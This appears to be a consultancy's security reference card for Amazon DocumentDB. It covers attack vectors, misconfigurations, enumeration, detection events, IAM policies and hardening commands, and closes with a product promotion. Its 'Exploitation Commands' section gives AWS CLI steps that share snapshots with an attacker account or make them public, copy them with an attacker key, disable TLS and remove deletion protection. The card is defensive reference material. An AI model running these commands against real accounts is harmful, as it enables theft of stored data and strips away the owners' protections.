


Amazon DocumentDB Security
DATABASEAmazon DocumentDB is a managed document database compatible with the MongoDB wire protocol. It runs exclusively inside a VPC with no public endpoint. Snapshots can be shared publicly, TLS and audit logging are configurable parameters that can be disabled, and encryption at rest cannot be enabled after cluster creation.
📋Service Overview
Document Database
Amazon DocumentDB supports MongoDB 4.0, 5.0, and 8.0 compatibility modes. Clusters run exclusively inside a VPC with no public endpoint option. It stores structured application data (user records, session data, financial documents) directly exploitable by attackers.
Attack note: NoSQL injection techniques that work against MongoDB generally work against DocumentDB (except $where -- no server-side JavaScript execution).
Security Configuration
TLS is enabled by default on new clusters. Audit logging is disabled by default and requires the audit_logs parameter plus CloudWatch Logs export. Encryption at rest (AES-256 via KMS) must be enabled at cluster creation and cannot be changed afterward.
Attack note: Anyone with rds:ModifyDBClusterParameterGroup can set tls=disabled and audit_logs=disabled, downgrading security after an instance reboot.
Security Risk Assessment
⚔️Attack Vectors
Initial Access
- •NoSQL injection via application ($gt, $ne, $regex operator injection)
- •Credential theft from Secrets Manager / environment variables
- •Snapshot restore in attacker account (if shared publicly or cross-account)
- •VPC peering / Transit Gateway pivot for network-level access
- •Parameter group tampering to disable TLS and audit logs
Persistence & Privilege Escalation
- •Database user creation via db.createUser() persists independently of IAM
- •Snapshot exfiltration for offline access (share to attacker account)
- •Cross-region snapshot copy to unmonitored region
- •Event subscription to attacker-controlled SNS for recon
- •Disable deletion protection to enable future destructive actions
⚠️Misconfigurations
Critical
- •TLS disabled (tls=disabled) -- all data in cleartext (SecurityHub: DocumentDB.6)
- •Audit logging disabled (default) -- no DDL/DML operation records (DocumentDB.4)
- •Public snapshots (restore attribute set to all) -- any AWS account can restore (DocumentDB.3)
- •Encryption at rest not enabled -- cannot be retroactively enabled (DocumentDB.1)
- •Deletion protection disabled -- cluster deletable by any principal (DocumentDB.5)
High
- •Default KMS key (aws/rds) used -- cannot share cross-account or set custom key policies
- •Backup retention below 7 days (DocumentDB.2)
- •Overly permissive security groups on port 27017
- •Profiler disabled -- slow or suspicious queries go undetected
- •Master credentials not rotated -- may be embedded in application code
🔍Enumeration
aws docdb describe-db-clusters \
--filter Name=engine,Values=docdbaws docdb describe-db-instancesaws docdb describe-db-cluster-parameters \
--db-cluster-parameter-group-name <parameter-group-name>aws docdb describe-db-cluster-snapshotsaws docdb describe-db-cluster-snapshot-attributes \
--db-cluster-snapshot-identifier <snapshot-id>aws docdb describe-db-subnet-groupsaws docdb list-tags-for-resource \
--resource-name arn:aws:rds:<region>:<account-id>:cluster:<cluster-id>aws docdb describe-events \
--source-type db-cluster \
--source-identifier <cluster-id>aws docdb describe-db-cluster-parameter-groupsaws docdb describe-db-engine-versions \
--engine docdbaws docdb describe-pending-maintenance-actions📈Data Exfiltration Paths
Snapshot-Based Exfiltration
- •Share snapshot to external account via modify-db-cluster-snapshot-attribute
- •Make snapshot public (values-to-add all) -- any AWS account can restore
- •Cross-region snapshot copy with attacker KMS key to unmonitored region
- •Restore snapshot to new cluster -- attacker connects with original master credentials
Direct Data Access
- •Direct query via MongoDB driver (mongosh) on port 27017 with valid credentials
- •NoSQL injection to extract documents via application layer
- •Database user creation for persistent access independent of IAM rotation
Key insight: DocumentDB uses the rds: IAM action namespace. Granting rds:* gives full control over all RDS and DocumentDB resources, including snapshot sharing and cluster deletion.
🔗Persistence
Persistence Mechanisms
- •Create database users via db.createUser() -- survive IAM credential rotation
- •Snapshot exfiltration for offline access persists after original cluster is secured
- •Cross-region snapshot copies create durable copies outside victim operational region
- •Event subscriptions to attacker SNS for continuous intel on target environment
- •Disable deletion protection to enable future destructive actions (ransomware path)
Parameter Reference
- •tls: enabled (default) | disabled, fips-140-3, tls1.2+, tls1.3+ (Static)
- •audit_logs: disabled (default) | enabled (Dynamic)
- •profiler: disabled (default) | enabled (Dynamic)
- •profiler_threshold_ms: 100 (default) | 50-2147483646 (Dynamic)
- •Static parameters require manual reboot of every instance
🛡️Detection
CloudTrail Events to Monitor
- •CreateDBClusterSnapshot -- potential precursor to exfiltration
- •ModifyDBClusterSnapshotAttribute -- snapshot sharing changed
- •CopyDBClusterSnapshot -- check target region and KMS key
- •RestoreDBClusterFromSnapshot -- verify this is authorized
- •ModifyDBCluster -- check for deletion protection disabled
- •ModifyDBClusterParameterGroup -- check for tls/audit_logs disabled
- •DeleteDBCluster -- verify deletion protection was enforced
Security Hub Controls
- •DocumentDB.1 -- Encryption at rest enabled (Medium)
- •DocumentDB.2 -- Backup retention >= 7 days (Medium)
- •DocumentDB.3 -- Manual snapshots not public (Critical)
- •DocumentDB.4 -- Audit logs exported to CloudWatch (Medium)
- •DocumentDB.5 -- Deletion protection enabled (Medium)
- •DocumentDB.6 -- TLS encryption in transit enforced (Medium)
💻Exploitation Commands
aws docdb modify-db-cluster-snapshot-attribute \
  --db-cluster-snapshot-identifier <snap> \
  --attribute-name restore \
--values-to-add <attacker-account-id>aws docdb modify-db-cluster-snapshot-attribute \
--db-cluster-snapshot-identifier <snap> \
--attribute-name restore \
--values-to-add allaws docdb copy-db-cluster-snapshot \
--source-db-cluster-snapshot-identifier <snap-arn> \
--target-db-cluster-snapshot-identifier <new-name> \
--kms-key-id <attacker-key>aws docdb restore-db-cluster-from-snapshot \
--db-cluster-identifier <new-cluster> \
--snapshot-identifier <snap> \
--engine docdbaws docdb modify-db-cluster-parameter-group \
--db-cluster-parameter-group-name my-docdb-params \
--parameters "ParameterName=tls,ParameterValue=disabled,ApplyMethod=pending-reboot"aws docdb modify-db-cluster \
--db-cluster-identifier my-cluster \
--no-deletion-protection📜DocumentDB Policy Examples
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": "rds:*",
    "Resource": "*"
  }]
}
DocumentDB uses the rds: IAM namespace. Granting rds:* gives full control over all RDS and DocumentDB resources -- including creating snapshots, sharing them publicly, disabling deletion protection, and deleting clusters.
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": [
      "rds:DescribeDBClusters",
      "rds:DescribeDBInstances",
      "rds:DescribeDBClusterParameters",
      "rds:DescribeDBClusterSnapshots",
      "rds:DescribeDBClusterSnapshotAttributes",
      "rds:DescribeDBSubnetGroups",
      "rds:ListTagsForResource"
    ],
    "Resource": "arn:aws:rds:*:123456789012:cluster:my-docdb-*"
  }]
}
Read-only access scoped to DocumentDB clusters matching a naming pattern
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "DenyDocDBSnapshotPublicSharing",
      "Effect": "Deny",
      "Action": "rds:ModifyDBClusterSnapshotAttribute",
      "Resource": "arn:aws:rds:*:*:cluster-snapshot:*"
    }
  ]
}
Denies modifying DocumentDB snapshot attributes (public sharing). Deploy as an SCP for organization-wide enforcement.
🛡️Defense Recommendations
Enforce TLS with Minimum Version
Use a custom parameter group with tls=tls1.2+ or tls=tls1.3+. Never use tls=enabled (allows TLS 1.0). Reboot all instances after changing this static parameter.
aws docdb modify-db-cluster-parameter-group \
  --db-cluster-parameter-group-name my-docdb-params \
--parameters "ParameterName=tls,ParameterValue=tls1.2+,ApplyMethod=pending-reboot"Enable Full Audit Logging
Enable DDL and DML auditing and export to CloudWatch Logs for visibility into all database operations.
aws docdb modify-db-cluster-parameter-group \
  --db-cluster-parameter-group-name my-docdb-params \
  --parameters "ParameterName=audit_logs,ParameterValue=enabled,ApplyMethod=immediate"

aws docdb modify-db-cluster \
  --db-cluster-identifier my-cluster \
--cloudwatch-logs-export-configuration '{"EnableLogTypes":["audit","profiler"]}'Enable Profiler for Slow Query Detection
Enable the profiler to detect slow or suspicious queries (large collection scans, regex-based exfiltration). Default threshold is 100ms.
aws docdb modify-db-cluster-parameter-group \
  --db-cluster-parameter-group-name my-docdb-params \
  --parameters "ParameterName=profiler,ParameterValue=enabled,ApplyMethod=immediate" \
"ParameterName=profiler_threshold_ms,ParameterValue=100,ApplyMethod=immediate"Enable Deletion Protection
Prevent accidental or malicious cluster deletion by enabling deletion protection.
aws docdb modify-db-cluster \
  --db-cluster-identifier my-cluster \
--deletion-protectionBlock Public Snapshot Sharing via SCP
Apply a Service Control Policy at the AWS Organizations level that denies rds:ModifyDBClusterSnapshotAttribute.
Use Customer Managed KMS Keys
Create clusters with a customer managed KMS key (not default aws/rds) to enable custom key policies and cross-account access control for encrypted snapshots.
Rotate Master Credentials via Secrets Manager
Configure Secrets Manager automatic rotation for the DocumentDB master password. Do not embed credentials in application code.
Restrict Security Group Access
Limit inbound port 27017 to specific application security groups only. Do not use CIDR-based rules within the VPC.
Set Backup Retention to at Least 7 Days
Ensure adequate backup retention for point-in-time recovery after a breach.
aws docdb modify-db-cluster \
  --db-cluster-identifier my-cluster \
--backup-retention-period 7Deploy AWS Config Rules
Enable docdb-cluster-audit-logging-enabled, docdb-cluster-snapshot-public-prohibited, and docdb-cluster-encryption-enabled Config rules for continuous compliance monitoring.
Amazon DocumentDB Security Card • Toc Consulting
Always obtain proper authorization before testing
KloudSec, built by the team behind Toc Consulting
See Amazon DocumentDB security checked automatically, continuously
What you just read is a manual, one-time check. KloudSec runs this and 400+ more automated checks across 90+ AWS services, continuously, agentless, live in about 5 minutes.
Toc Consulting: AWS Security & Cloud Architecture
Securing your AWS estate?
Our team helps engineering teams secure and architect AWS the right way: assessment in week one, a prioritized action plan in week two.